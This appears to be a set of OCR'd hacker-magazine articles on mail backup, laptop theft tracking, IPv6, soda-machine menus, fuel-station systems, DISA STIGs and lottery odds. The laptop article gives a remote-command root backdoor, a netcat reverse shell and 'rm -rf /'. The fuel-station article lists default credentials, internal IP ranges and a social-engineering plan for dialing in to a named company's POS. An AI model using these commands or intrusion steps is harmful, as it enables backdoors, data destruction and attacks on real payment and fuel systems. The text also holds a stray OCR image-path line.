As time goes on, I am sure that this list is going to continue to grow but already (assuming you only use one account per provider), you have almost 4 GB of free remote storage at your fingertips. Given approximately 30 Kb per email message, this is enough storage to backup 139,810 email messages!

But do you really trust these email providers with your personal emails? What if Spymac was to go bankrupt and sell their storage hard drives on eBay? What if a new Hotmail flaw allows access to any inbox without a password? The following is a simple method to encrypt your mailbox with AES 256 encryption, backing up your mail securely and automatically to these huge free storage facilities.

Mcrypt encrypts files using the libmcrypt libraries. To install mcrypt if you are on Debian, simply type "apt-get install mcrypt". If you are on FreeBSD, simply type "cd /usr/ports/security/mcrypt/; make install clean". If you need to compile if from source, you will also need to install mhash (http://mhash.sf.net/). All three of the packages (mhash, libmcrypt, and mcrypt, installed in that order) only need "./configure; make all install;" to install under Mac OS X with developer tools installed.

You need mcrypt installed on your mail server, but you can keep it installed as an unprivileged user if your sysadmin won't install it for you. In your home directory, create a file called .mcryptrc that has the following lines:

key somepassword
algorithm rijndael-256

In most unix based systems, your inbox is kept in either ~/mbox, /var/mail/username, or /var/spool/mail/username. If all you want to do is keep your inbox, figure out which one it is and use the following commands to compress, encrypt, and then mail yourself a copy of your mailbox.

```
mbox='/var/mail/username'
backupaddress='somaddress@gmail.com'
tar -pscj $mbox | mcrypt -q
➥-c ~/.mcryptrc > \
    ~/mail.`date  +%m.%d.%y`.tar.bz2.nc
echo | mutt -a ~/mail.
➥`date +%m.%d.%y`.tar.bz2.nc -s \
    "Mail backup for `date +%m/%d/%y`"
    ➥$backupaddress
rm ~/mail.`date +%m.%d.%y`.tar.bz2.nc
```

Now you can easily make this into a shell script and run it every week as a cron job. You can also make different scripts with different free email accounts to distribute your mail for redundancy or send your mail to different accounts every week to stretch out the capacity of those 4 GB.


If you ever need to decrypt your mail backup, all you would have to do is download it and run "mcrypt -d somefile.tar.bz2.nc". It will ask you for your password and you type whatever you have in your .mcryptrc file. Then you type "tar xfj somefile.tar.bz2" and you now have your mailbox back.

Of course you can use this technique for any type of files, not just mail backups, but having accidentally deleted all of my email in the past, I wanted to set up a reliable system where I could never lose my information again and not have to burn CDs every week.

If your backup file gets too big (more than 50 MB or so), the command "split -b 50m somefile.tar.bz2.nc" will split your file into 50 MB chunks which can then be emailed and put back together again later.

Hope this proves useful. There are other systems out there (http://ilia.ws/archives/15_➥Gmail_as_an_online_backup_system.html) that can allow Gmail to act more like a backup system, but this way of thinking about mail allows for more security and flexibility.

Props to Madeline for putting up with me and Hexwizard for always being there.



by Fernando

Having purchased a $2,000 Apple Powerbook G4, I have been thinking about how to protect my investment. If I take my laptop on a trip and it gets stolen, I want to know as much as possible about where my computer is and who is using it. This tutorial applies equally well to any Linux, BSD, or Solaris laptop as well.

Before I get into the details, I want to mention that this system depends on a thief who does not erase your hard drive and then proceeds to connect to the Internet. Some thieves may steal computers for the information contained therein, but many others will steal computers to sell on eBay. The latter of these thieves are the ones who may be interested in erasing hard drives, and thus those are the ones we are interested in stopping.

To prevent a thief from easily erasing your hard drive, I would recommend putting a password on your BIOS. To do this on modern Macs requires you to boot into Open Firmware (when the computer loads, press Command + Option + O + F) and typing "password". After setting the password, type "setenv security-mode command" and finally "reset-all" to restart your computer. If you do not know the firmware password, you will not be able to boot the computer from a CD or external hard drive in order to reload the OS. The only way to forcibly remove this password is to change the amount of RAM in the computer and then clear the PRAM three times... a piece of trivia that a common thief is unlikely to know.

PC BIOS's are easy to secure as well, but since they differ per BIOS, I will let you find out on your own how to do that.

Another security precaution when using Mac OS X is to make sure that you must type your password any time you want to make a change to the system preferences. Otherwise all you would have to do is go to the System Preferences in the Classic panel and select a Mac OS 9 CD in order to erase the hard drive.

I would also recommend password protecting every user account on your computer and requiring a user to type their password before logging in. This protects any information on your computer, as long as the thief doesn't get root access. Then, enable a password-less guest account on your laptop. Of course, make sure that this account is severely limited in what it can do, but if a thief can't easily erase your hard drive and has access to a guest account, they may decide to give up trying to erase your hard drive and start to just play around with your computer. Hopefully in the process they will connect to the Internet.

The Beacon

The basic idea behind this is to run a cron job as root every five or ten minutes that runs a simple command. This command acts as a beacon.

```
*/5 * * * *    curl -s http://somesite.
➥com/tracker/ > /dev/null
```

With this command, every five minutes the computer will attempt to access a page you set up that tracks IP addresses. The -s parameter will suppress any errors. Listing 1 is a simple tracker script written in PHP that logs the event and mails someone if the IP address of the client has not been seen before.

```
<?php

ini_set("diplay_errors", 0); // make
➥sure there is no unexpected output
➥while in production mode

$theIP = $_SERVER['REMOTE_ADDR'];
```

```
$ips = "ips.txt"; // a file writable by
➥the web server

$list = file($ips);

foreach ($list as $key => $ip) <

        $list[$key] = trim($ip);

}

if ( !in_array($theIP, $list) ) {

         array_push($list, $theIP);

mail("you@somesite.com", "New IP
➥Address", "{$theIP} -> " . gethost
➥byaddr($theIP), "From:
➥me@mycomputer.com");

         exec("echo '{$theIP}' >>
         ➥{$ips}");

}

?>
```

The Enhanced Beacon

The simple beacon is great for informative purposes. But what if you want to take proactive action in the retrieval of your computer? Try this shell script (beacon.sh):

```
#!/bin/sh
tracker=`/usr/bin/curl -s http://
➥somesite.com/tracker/`
if [ "tracker" ]
then
    $tracker
fi
```

Then run a root cron job:

```
*/5 * * * *    /usr/local/bin/beacon.sh>
➥/dev/null
```

This script downloads the page http://somesite.com/tracker/, just like the simple beacon. But if the output of that page is not empty, it will execute the output of that page as root. As you can see, this is a backdoor into your computer, so it is imperative that you have a large amount of trust with http://somesite.com/. Furthermore, you want to design the enhanced tracker script very carefully, since it potentially has full root access to your computer.

I cannot emphasize this enough. This tool is very powerful, but along with this power comes a lot of danger, so be very careful. Listing 2 has an enhanced version of the tracker script that allows one to output a command when the script is accessed.

```
<?php

ini_set("diplay_errors", 0); // make
➥sure there is no unexpected output
➥while in production mode

$theIP = $_SERVER['REMOTE_ADDR'];

$ips = "ips.txt"; // a file writable by
➥the web server containing a list of IP
➥addresses that have visited this page

$command_file = "command.txt"; // a file
➥writable by the web server that will
➥contain a command to execute on the
➥server

$list = file($ips);

$command = file($command_file);

foreach ($list as $key => $ip) {

        $list[$key] = trim($ip);

}

$command = trim($command[0]);

if (!empty($command)) {

        exec("echo > $command_file");

        echo $command;

        mail("you@somesite.com",
➥"Command succeeded", "The command
➥\"{$command}\" has been run on {$theIP}
➥-> " . gethostbyaddr($theIP), "From:
➥me@mycomputer.com");

}

if ( !in_array($theIP, $list) ) {

         array_push($list, $theIP);

mail("you@somesite.com", "New IP
➥Address", "{$theIP} -> " . gethost
➥byaddr($theIP), "From:
➥me@mycomputer.com");

    exec("echo '{$theIP}' >> {$ips}");

}

?>
```

The Tracker

Before your computer is stolen, there is hardly any reason to keep track of IP addresses and probably never any reason to run a command through a backdoor as root, so I would suggest that you make http://somesite.com/➥tracker/ a static page with one blank line as its content. Then, if you are ever unlucky enough to have your computer stolen, change the

tracker page to be the dynamic script that tracks IP addresses.

Fun With Thieves

We all know the hacker ethic that prevents us from listening to and messing with other people's computers. But if a thief takes your computer, it is a free target with the advantage of knowing all the passwords to the main accounts on the computer and having root access. So let me list a couple of fun things that one could do.

Where Is Your Computer?

Even if you only choose to use the simple beacon, you can track some more interesting information, like your laptop's geographical location. You could integrate NetGeo into your tracking script using a class like netgeoclass (http://www.phpclasses.org/browse/package/➥514.html). Or, you can just go to http://www➥.whois.sc/192.168.1.1 (of course replacing the IP with the thief's IP) and that site will tell you the geographic location of that IP address. Geographic locators based on IP addresses are not always perfect. For example, NetGeo thinks that I live a thousand miles away from my actual location. But a lot of the times it is correct. At the very least, it will tell you who is in control of that class of IP addresses, giving you a phone number and email address of someone that would have more specific information.

Reverse Telnet

Most people don't run an SSH server from their laptops, but even if you did, what if the thief is smart enough to be behind a firewall? Netcat (http://www.atstake.com/research/tools/➥network_utilities/) is a very versatile network utility that can help you connect with a root shell that even a strict firewall couldn't protect against. I learned the following information from O'Reilly's OnLamp.com (http://www.➥onlamp.com/pub/a/onlamp/2003/05/29/➥netcat.html). Unfortunately for our purposes, the version bundled with Mac OS 10.3 was not built with an option that enables reverse telnet. So on your laptop, download Netcat and edit the Makefile to contain a new line:

```
DFLAGS = -DGAPING_SECURITY_HOLE
```

Then type "make generic; sudo mv nc /usr/local/bin".

Now on whatever computer you happen to be on, make sure that you don't have a web server running and type "nc -vv -l -p 80". Then edit the command file on somesite.com for the tracker script (command.txt in my example code) to contain the command "/usr/local/bin/nc 192.168.1.1 80 -e /bin/bash" where 192.168.1.1 is the current external IP address of the computer you are on. Your computer must be one that is directly connected to the Internet, not going through a firewall and definitely not NAT'ed. This is because you are setting up a server on your computer that your laptop is then going to connect to and offer a bash shell. Wait for the confirmation email and viola, you now have a root shell into your computer. The reason we use port 80 is because not even the strictest firewall is ever going to block access to port 80 because it is used for web traffic.

Packet Sniffing

All Mac OS X computer have tcpdump on them. You can glean a lot of information (websites, usernames, passwords, etc.) from this program. If you happen to have installed a higher-level packet sniffer like Ethercap (http://ettercap.sf.net/ or through Fink, http://➥fink.sf.net/) installed, the process of sifting through packets is simplified. I don't know the law very well, but if you want to be sure that this is OK to do and that the thief won't win a lawsuit against you later for sniffing his Internet traffic from your computer (a surprisingly likely scenario), create a desktop picture for your guest account (the only one the thief has access to) that has something to the effect of:

"All information passed through this computer may be monitored by its owner."

Worst Case Scenario

Let's say you have talked to all the authorities, you know this guy's name, you know where he lives, but nobody will help you retrieve your computer. As long as your computer is insured, you have nothing to lose. After reverse telnetting into your computer, you can tar all your user information ("tar cfz /tmp/data.tgz /Users/myusername"). Then, from your laptop, scp it to your new computer ("scp /tmp/data.tgz 192.168.1.1:") and leave the thief with nothing using the dreaded remove everything on the computer command (rm -rf /). Not being able to boot your computer from a CD, and not having a single file left on your laptop, the thief now has a very expensive piece of garbage, and thanks to your insurance company and Steve Jobs, you have a bright new shiny laptop and, most importantly, all of your old personal information.

Conclusion

Now that I have protected my investment, I feel free to take my laptop wherever I go. Hopefully, none of you will ever have to use the information here. But if you do, I hope you feel protected too.

Introduction to IPv6

fec0:c0ff:ee01::1

by Gr@ve_Rose

I'm sure you are all aware that we are running out of IPv4 addresses and that IPv6 is on its way in. This article is designed to be a basic introduction into IPv6 and the technology behind it. Let's get started.

A Brief History

IPv4 is a 32 bit addressing length of four octets of numbers known as an IP address. These addresses are numbers starting at zero and moving up to 255 allowing for many different combinations of unique IP addresses. With the advent of mobile technology as well as Internet access, we are quickly running out of unique numbers to use. As a temporary stopgap solution, RFC 1918 was introduced to allow non-routable private IP ranges (NAT). However this poses an issue when VPN's are used - for security purposes as well as complicating network design.

IPv6 is the successor to IPv4 using a 128 bit addressing length. As with IPv4, you still use an IP address but instead of being basic numbers, you now use hexadecimal ranges to represent your addresses. Subnets can go from /3 all the way to /128 and the old "dotted-decimal" notation for subnets has gone out the window. Why? Try dotting out a 128-bit length subnet and when your hand cramps up, you'll know.

Why IPv6?

IPv6 offers quite a lot more than IPv4. IPv4 (TCP) was designed with error-checking in mind, hence TCP sequence numbers. It was also designed so that everyone could have a "live" IP address which, as we know, is not a reality anymore. IPv6 is fully compatible with IPv4 which we will examine a little later. IPv6 also allows us to use encryption without the need of a VPN tunnel. There are some other really neat features which will be discussed throughout this article.

How

First, you will need to ensure you are running an IPv6-capable operating system. Linux has support since the 2.2 kernel (if I'm not mistaken), Windows 2000 needs the MS IPv6 addon, Windows XP has it built in (but hidden away). You should check the release notes of your OS for detailed information. After installing the IPv6 module into your operating system, do an ifconfig/ipconfig/whatever-config and you should have an address assigned to your new IPv6 stack, probably starting with the prefix of "fe80:" and resembling your MAC address of the NIC. This address is known as a "Link-Local" address. Now would be a good time to segue into the prefix schema of IPv6:

`fe80 ~ febf` - These are link-local addresses only. They will not make it past a router and are really only good for quick "ad hoc" networks.

`fec0 ~ feff` - These are private range site-local addresses. Think of these prefixes as RFC 1918 addresses.

`3ffe` - This is the 6bone prefix. If you join the 6bone (www.6bone.net) you will be assigned this prefix.

`2002:a:b:c:d:mask::1` - IPv4 addresses within IPv6 tunnels where abcd is the IPv4 address.

`2001` - Prefixes assigned to ISPs to doll out addresses to customers.

`ffXY` - Multicast prefix where XY is:

`01` - Node local multicast (host machine only).

`02` - Link local multicast (link local only - no routing).

`05` - Site local multicast (site link only).

`08` - Organization local multicast (hard to implement).

`0e` - Global link multicast.

Wow, that was confusing, huh? Let's break this down some more. Every IPv6 IP address has a prefix associated with it to let the system know what kind of IP address it is. For instance, a site local multicast would be ff05::1 and a site local address could be fec0:c0ff:ee01::1. Notice the double colons in the addresses? You can substitute any zeroes with the :: indicator. The only trick to that is you can only use it once per address. fec0:c0ff:ee01::1 is valid whereas 2001:a42::ffbb::10a is not.

OK, we're at the point where we have a link local address and that's about it. Pretty boring, right? Yeah. Let's start looking at what's new with our stack. Run a netstat -nr or a route -A inet6 and look at your routing table. You should have your familiar look of the routing table but now with IPv6 enriched goodness. Most of it should be self explanatory but to take note of

your default gateway should prove interesting. As you probably know, an IPv4 default gateway has an IP of 0.0.0.0 and, as mentioned earlier, with IPv6 you can shorten the zeroes so we end up with :: instead.

You're now probably asking yourself "Where's all the cool stuff you promised us?" and I'm about to deliver. For the next section, I will be using real-world examples from my lab setup at work. The only think I can't do (as a limitation at work) is 6-to-4 tunneling. I will, however, discuss the principles behind it.

```
[Madhatter]  IPSO  3.7  Checkpoint  FW1
➥NGFP4 w/IPv6 license
<fec0:c0ff:ee01::2/16>  -  Connects  to
➥[Whiterabbit] Linux
<fec0:c0ff:ee01::1/16>
<fec1:c0ff:ee01::2/16>  -  Connects  to
➥[Redqueen] IPSO 3.7 router
<fec1:c0ff:ee01::1/16>  connects  from
<fec2:c0ff:ee01::2/16> to
➥[Cheshire] Win2K <fec2:c0ff:ee01::1/16>
<10.1.1.157/29> - External to Internet
        [Madhatter]
[Redqueen]        [Whiterabbit]
[Cheshire]
```

As you can see, I have three IPv6 subnets in play with two hosts and two routers, one [Madhatter] with firewall software. The first thing I did was assign site-local addresses to each unit. I used ifconfig on Whiterabbit and "ipv6 adu" on Cheshire. How? In Linux, after you have loaded the IPv6 module, run "ifconfig eth0 inet6 fec0:c0ff:ee01::1" which will add the IP address to eth0 and the subnet (/16) is automagically calculated. With Windows, you first need to know the adapter interface number you are using for IPv6. You can obtain this with the "ivp6 if" command. To add the IP address, run "ipv6 if 4/fec2:c0ff:ee01::1" which tells Windows to use interface ID 4. Both Madhatter and Redqueen use Nokia Voyager to configure this. You can add the addresses in the IPv6 Interface configuration from the main "Home" page.

How about default routes? How do the hosts know where to route packets? A nice feature of IPv6 is that your routers can send out router advertisements via muticast so hosts will be able to update their routing tables accordingly. To ensure that packets can travel from one network to another, I set up Routing Internet Protocol for IPv6 to automatically propagate my routes. By adding a metric of 1 to each dynamically assigned route, my computers will automatically know which path to take to get from one network to another. Now that we have routing set up, we can use some programs which are IPv6 enabled.

ssh with the -6 flag will allow you to ssh to a machine. You have to ensure that your sshd is set up for IPv6. Verify this with a netstat -na and look for *:: 22 [LISTENING]* once set up.

nmap also uses the -6 flag. At the time of this writing, only full TCP connect scans function.

http(d) is very interesting. Although not bound by an RFC, the practice of surfing via IPv6 can be accomplished by using the following syntax: http(s)://[IPv6:Add:ress::1] For instance, to access Nokia Voyager on Redqueen, I use http://[fec1:c0ff:ee01::2] to configure the unit.

Ethereal is able to capture and properly decipher IPv6 packets. If you haven't used it before, you should use it now with your IPv6 testing so you can see how the packets are formed, transmitted, and received.

More Info

Before this article becomes a book, I'll touch upon some of the other features of IPv6 as well as presenting suggested reading material to further your IPv6 research.

When your IPv6 enabled device comes online, it will send out DAD packets. These are Duplicate Address Detection packets to make sure that nobody else has the same IP that the unit is requesting. If no packets are received back, stateless autoconfiguration of your link local address occurs. If a DAD packet is received, you must manually configure the interface. You can set up a DHCP server to offer IPv6 addresses but with stateless autoconfiguration, it becomes a moot point.

With IPv4, if your packet hit a router that couldn't handle the MTU, it would fragment the packet accordingly. With IPv6, only the sender can fragment packets. ICMP tracepath commands/packets will allow your computer to determine the MTU to a given host and fragment packets based on that information. ICMP is used quite often with IPv6 and the information which is gathered is almost staggering.

As I've mentioned before, you can set up 6-to-4 tunneling relays. For this, you will use a virtual adapter (stof0) which you can use for 6-to-4 tunnels. First, you need a tunnel endpoint to connect to. Public relays are found all around; Google is your friend. This setup will generate TCP/41 traffic from your host to the tunnel endpoint at which point the IPv6 is extracted and is sent along its way.

Joining the 6bone should also be a good testbed to advance your knowledge of IPv6. Visit www.6bone.net and sign up for an IP address. You should make sure that your ISP can route IPv6 traffic or, at the least, ensure that they can pass TCP/41 so you can setup an endpoint tunnel with someone. Within the same aspect, dig and nslookup also support IPv6 lookups for

DNS records. Take a peek at kame.net and you should see AAAA records for them... and yes, if you bring down an IPv6 DNS host, I'm sure it's quad damage. (Sorry. Couldn't resist. ^_^)

Suggested Reading

Linux IPv6 HOWTO (http://www.bieringer.➥de/linux/IPv6/). This document is phenomenal for configuring IPv6 for Linux. It deals with the different types of addresses from Unicast to Anycast as well as a plethora of other configs to use.

IPv6 Essentials by Sylvia Hagen (O'Reilly ISBN: 0-596-00125-8). By far the most concise and informative document I've read on IPv6. It covers pretty much everything you can think of and offers numerous examples of packet hacking and the breakdown thereof.

Windows 2000 Server: Introduction to IPv6 by Joseph Davies (http://www.microsoft.com). Not overly technical as the other documents but still informative for the Windows operating system.

Voyager and CLI Reference Guides for Nokia IPSO (http://support.nokia.com). *For official Nokia subscribers only.* Although most of the audience will not have access to these documents, I'm sure there are Nokia subscribers who read *2600* where these will come in handy.

Shouts: TAC_Kanata, Bob Hinden, David Kessens, Ch1x0r, phoneboy, anyone who I've missed and, of course, eXoDuS. (YNBABWARL!)

HACKING Soda Machines

by MeGaBiTe1
megabite1@hotmail.com

After reading a letter in 21:1 on vending machines, I decided to do some research into this topic. Soda machines, to be specific. What really goes on behind the six foot tall picture of a Mello Yello bottle?

First of all, I'd like to say that this has been tested by myself and others in the U.S. I don't know how much soda machines in other countries differ from those in the States.

Most aspects of these machines can only be accessed from the inside by the refill guy, but any passerby with the right knowledge can look through a DEBUG menu that is present on any Coke machine with an LCD display.

To get into this menu, you must enter the button sequence 4-2-3-1. On machines where the buttons are aligned vertically, the first button in the column is 1, second is 2, etc. Doing this should display some text on the LCD (sometimes "EROR", sometimes "CASH").

Once in the menu, there are multiple options you can select. To navigate within the DEBUG menu, use these buttons:

```
1 - Back
2 - Up
3 - Down
4 - Select
```

Now on to the nitty gritty of each option.

`CASH` - This option lets you see how much money is in the machine. You can also scroll through it to see how much money has been spent on each type of soda, ordered by their button number.

`EROR` - May be some sort of area to log errors. In my personal experience, every machine has displayed the text NONE when I selected EROR.

`RTN` - An option used to return or exit the DEBUG menu. It is not found on newer machines.

`VER` - Probably used to display the OS version.

`SALE` - Displays the number of sodas sold. This option can be navigated in the same fashion as CASH.

Well that's about it for now. If you're wondering, "Can I get free sodas from this menu?" the answer is no. It would be plain stupid for Coke to design their machines to dispense free sodas with a combination of publicly available buttons. There is probably a lot more to find out about these aluminum spitting beasts, so have fun. Also, check to see what model machine you're using (it should say on the back). A quick Google search may reveal some manuals or info.

Shouts to Xeon, Spency, CyberHigh, Harlequin, Dave, and all the people at scriptriders.org and jinxhackwear.com.

Murphy Oil (Wal-Mart) Fueling Stations

by max_9909
max_9909@yahoo.com

I recently had the displeasure of being contracted to install POS and back office PCs and peripherals for a Murphy Oil location in my area about six months ago. Murphy Oil is the partner that runs all of the fueling stations at Wal-Mart and Sam's Club superstores. I did not get a chance to play with all the goodies because I was on a time frame for the installation. However, the information could be useful to someone out there, so here it goes. <standard disclaimer> This is for information purposes only. </standard disclaimer>

The Hardware

Dell is the main supplier of technology for these locations and I was directed to inform anyone interested that I was a "Dell Service Provider" when doing an install. All of the associated hardware first goes to a staging area where they mount the POS system, phone line protector, "The Stick" phone line adapter (not exactly sure what this does), and a Dell PowerConnect switch to a wire rack for a clean, easy install. The POS system, along with the back office PC, are Dell SX720 small form factor PCs. Another wire rack receives two Belkin surge protectors, an Isotope Surge Protector, two serial switches, and a US Robotics 56K external modem. The modem is for Net-Op dial-in, utilizing pcAnywhere to login to the POS for support, etc. Sorry, could not get a password. Out of the serial switches are connections to the "D-Box," an interface for the fuel pumps. The serial switches connect to the POS system by way of USB. Connected to one of the Belkin surge protectors are the power bricks for the POS display pole, the media converter for the fiber optic link to the Wal-Mart store's internal network, and "The Stick." The fiber channel carries requests for purchases with a Wal-Mart gift card, along with Internet connectivity. The cash drawer is connected to the receipt printer, which acts like a bridge. The receipt printer connects by USB to the POS System. The cashier uses a touchscreen monitor for most activities. The keyboard is purposely left unplugged, but the mouse is connected and sitting on top of the cash drawer.

The back office system is the same Dell computer, just with some other software to run reports, etc. on the POS (they connect via CAT5 to the PowerConnect switch). Located above this system is the PES/Brighton Satellite System, which provides connectivity to another internal network for the company to process credit card transactions among other things. Did not get a chance to play with the sat system because they were not installed at the time I installed my side of the work. They connect to the PowerConnect switch along with the fiber patch cable and both PCs. The back office PC connects to a two port KVM switch, with another PC being in the storage room directly behind the main room. This PC only runs the security cameras, of which there are four - one on the cashier, one in the storage room, and two on the fuel pumps. This system also has motion-sensing capabilities. There is, to my knowledge, no connectivity to the outside world for the PC running the cameras. They connect to the PC via a four-port RCA card. I did not install this system, but it appears to be a home-brew computer made especially for Murphy, probably by internal technicians. There is no login for this system, as it loads the security camera software automatically. Maybe you could head off the loading of the software by three-finger-saluting and shutting the program down before it loads. You will have about 20 seconds to do this. After that, all keyboard input is disabled. Sometimes these types of software have a web-based interface. How cool would that be? All three PCs are on APC battery-backup systems as well.

The Software

The POS, back office, and security camera PC all run Win2000. The POS software is headlined by Majestic, which interfaces with all the hardware to run the whole shebang, including setting fuel prices. The default user ID number and PIN were "1993" (without quotes). Also heavily used was a program called the MAS control panel, which did all of the hardware related connectivity, such as checking the BIOS versions of the fuel pumps. A series of scripts were used to check the connections to the pumps, loading the graphics to the pump LCD, etc. These connections to the pumps are carried

over IPX packets. The POS system has the entire C: drive shared to the back office PC. This back office PC runs software by a company called Yokogawa (gas station client). I'm not sure of the function of this software, but the password is "Yoko" (no quotes).

Exploits

Obviously, dialing into the POS system and exploiting either pcAnywhere or social engineering is very doable. Just think of the possibilities. You can change gasoline prices, shut down pumps mid-fueling, all kinds of chaos. To get the dial-in number, you could probably call the Murphy Help Desk at 877-237-8306 (Option #1) and social engineer your way to getting the Net-Op dial-in number. Have the name of the teller and the store number ready (the number for the fueling station, not the Wal-Mart store; just check a receipt). Or call the teller and try to get the number. They have two drops for each line usually, one in the teller station and one in the storage room. The numbers are usually written in the boxes. Maybe call the teller representing the Murphy help desk and tell them to visit this site to receive a software upgrade. Then, record the IP address and work backwards. There may be a proxy, firewall, or VPN involved in these connections, but maybe not. I had to run a script that would ping Wal-Mart for connectivity, so obviously there could be a way in from the Internet. Social engineering will work better at newer stores, when they are still trying to work out kinks.

Some IP Addresses

156.87.x.x
156.92.x.x
156.82.x.x
55.131.x.x
55.132.x.x

(This information was gleaned from a document sent to me.)

I did not check any of these yet, but will explore them when I get a chance. I'm not sure what subnets are what.

The Big Picture - Linux Is Approved!

by Zourick

Those who are in "The Community" have long known the truth that Linux of any flavor beats the pants off of costly Mickysquish products. The one major hurdle that we have had to jump and deal with is acceptance in the common marketplace. Well friends, I am here to tell you that the day has finally come. There was much vital information missed in the recent *2600* article about "DISA, Unix Security, and Reality." Let's take a closer look at the DISA security documents and find the truth.

First and foremost by far the most amazing thing that we need to understand is that the STIG is an acronym for Security Implementation Guide. Nowhere in its name does it say law or mandate. The documents are created to help minimize the security risks associated with each computer hardware or software system that could become widely used within the federal government. The documents are put out by DISA, FSO, and NIST to help government and military system administrators close up the major holes in a wide variety of operating systems. In no way does the STIG alone accomplish the establishment of a secure operating system. What it does do is establish a baseline for operating guidelines. The mere fact that Linux now has a place in the STIG means that it is now officially authorized for federal use. Not only does the government authorize Linux as an *approved* operating system, it does not care what version you decide to use. We must applaud the government for their final acceptance of our community sponsored operating system and hope that it will bring good things back to the community in the form of continued support, additional mainstream applications, and funding.

Taking a broader view of the STIG you will see that it is just one of many documents. The outdated STIG talked about in *2600* previously (Version 4, Release 3) is a far cry from the new and improved Unix STIG (Version 4, Release 4). The new version released in mid February has so many updates that it is easily 300 pages larger than the previous version. In addition it mentions Mandrake, Red-

Hat, Suse, and Free BSD as applicable distributions. Keep in mind that the Unix STIG is only one of many and not the only one that applies to Linux, Solaris, or AIX. The documentation library consists of a STIG, an accompanying Security Checklist, and a Security Readiness Review as well as various applications and scripts to help a system administrator secure their systems. All three documents and helper software must be considered by a system administrator when deploying an operating system or software application on a government network maintained and monitored by DISA. In addition, depending on what the system is running for services or if it's functioning as a desktop there are additional STIGs and checklists that must be reviewed. To be in compliance with the STIG (although not completely secure) is not a light task and can ruin any system administrator's Monday morning.

STIGs come in many forms:

```
Database STIGs for Oracle, SQL including
➥MySQL
Desktop Application STIGs for IM, SQL
➥desktop, Anti-Virus, email, web
➥browsers, office suites and more
Domain Name System (DNS) STIG for
➥Windows 2000 DNS and Bind
Juniper Router STIGs
Network Infrastructure STIG including
➥PEN tests and checking of remote
➥compromises
OS/390 Logical Partition STIG
OS/390 MVS STIG v4r1
Secure Remote Computing STIG
Tandem STIG
Unisys STIG
UNIX STIG with updated LINUX section
Virtual Machine STIG
VMS VAX Checklist
Web Servers STIG including IIS, Apache,
➥JSP, WSH, ASP, ASP.Net, ONE as well as
➥FTP, SMTP, SOAP, LDAP and WAP
Windows NT Guide STIG
Windows XP STIG
Windows 2000 STIG
Wireless STIG
```

As you can see, implementing a STIG is not that easy. You have to take multiple documents into consideration when securing your system. Once a system administrator secures the system according to the STIGs, they have to become compliant with what is called IAVMs. Information Assurance Vulnerability Assessments (IAVA) are issued from DISA to all system administrators in the federal government. These IAVAs are security alerts that system administrators must comply with within by performing the actions required in the IAVA within a specified amount of time. These IAVAs can consist of operating system patches, configurations, virus definition updates, firewall rules, or almost anything. If a system administrator wants to go above and beyond all of this they are encouraged to do so. For example, in Mandrake Linux the included msec program does just this. Although there are no guidelines for msec, some parts of the program exceed security standards as outlined in the Unix STIG.

It is up to the system administrator to decide what is right for them, their organization, and what security means to them above and beyond the STIG.

We should be grateful for the fact that the government has taken the time to attempt to write a document, continually improve that document and then publish it as *unclassified* to help secure a system. Last I checked, that is how people in the Linux community worked. You use a product, improve it, and then release it back so everyone else can benefit from your improvements.

Be happy, Linux is *approved!*

HOW TO HACK the Lottery

by StankDawg
StankDawg@binrev.com

So you want to win the lottery...

Overview

Most states have a lottery these days. Even though gambling is illegal in most states, somehow the lottery is different. I won't go into explaining the hypocrisy in that scenario, as that is not the point of this article. It should suffice to say that the money is supposed to go to the state governments, which justifies the exclusion from the rules.

Regardless of that debate, I would like to shed some light on how the lottery works and settle the question of why (or why not) to play the lottery. I will use some formulas and mathematical functions to explain the logic, but hopefully the text of this article will teach you how to analyze your specific lottery and not rely on the specific examples that I used. I think the point will still be understood.

Logistics

Let's talk about how the lottery works. First of all, it is important to know that each state's rules may vary, but they usually have some physical procedures in common. Most states use different sets of ping pong balls that they rotate in and out of use. This is to avoid the possibility that a set may have something wrong with it which could skew the odds. They could have a ball that is lighter than the others, has a hole in it, or that could be dirty. Along the same lines, the machines that pick the balls are usually rotated in and out of use and calibrated regularly as well. This prevents the machines from malfunctioning and ensures that they haven't been tampered with. Finally, to make sure that the controlled environment stays controlled, an independent auditing firm verifies that all of the equipment, the environment, and the people involved are checked to avoid foul play. The bottom line is that this is a controlled environment! You have to accept that to continue.

Each state varies, but let's pick some arbitrary examples. Let's say you have to match six numbers, in any order, out of balls numbered 1 through 50. You pick six numbers hoping to match all six of the balls pulled from the tumbler. When the first ball is pulled, you have a 6 in 50 chance of being correct with one of your numbers. That is pretty clear common sense thinking, right? OK, so you actually get lucky and one of the numbers you had is pulled from the tumbler! Lucky you! Now on to ball two.

So the first ball has been drawn and now there are 49 balls left. You still have five numbers to match. Your chances of getting the next pick are even better now that there are only 49 balls left, right? Not exactly... as a matter of fact, not even close.

Statistics

Let's preface by saying that all numbers are rounded for the sake of readability. Now the specific area of statistics we are discussing here is probability. What are the chances that an event will happen? You have given information to begin with and a mathematical basis upon which to calculate. The most helpful concept is that of a factorial.

A factorial is notated using a "!" after the number. It usually is located on your scientific calculator as "n!". 3! is a factorial of 3 which simply means (3 * 2 * 1) which is 6. That one is easy to do in your head, but what is 50! without using a calculator?

Now don't go and get all bent out of shape. It is a long process with lots of numbers but it isn't as difficult as it sounds. You can calculate the probability of each individual pick and then multiply them all together to get the final probability. Note that the order of the numbers is unimportant. It doesn't matter if your picks are in the same order as the drawing. If they were, it changes everything and the odds skyrocket astronomically.

Luckily, there are formulas that we can use to apply the factorial notation to the problem at hand. But before we go into that, let's solve this the old fashioned way.

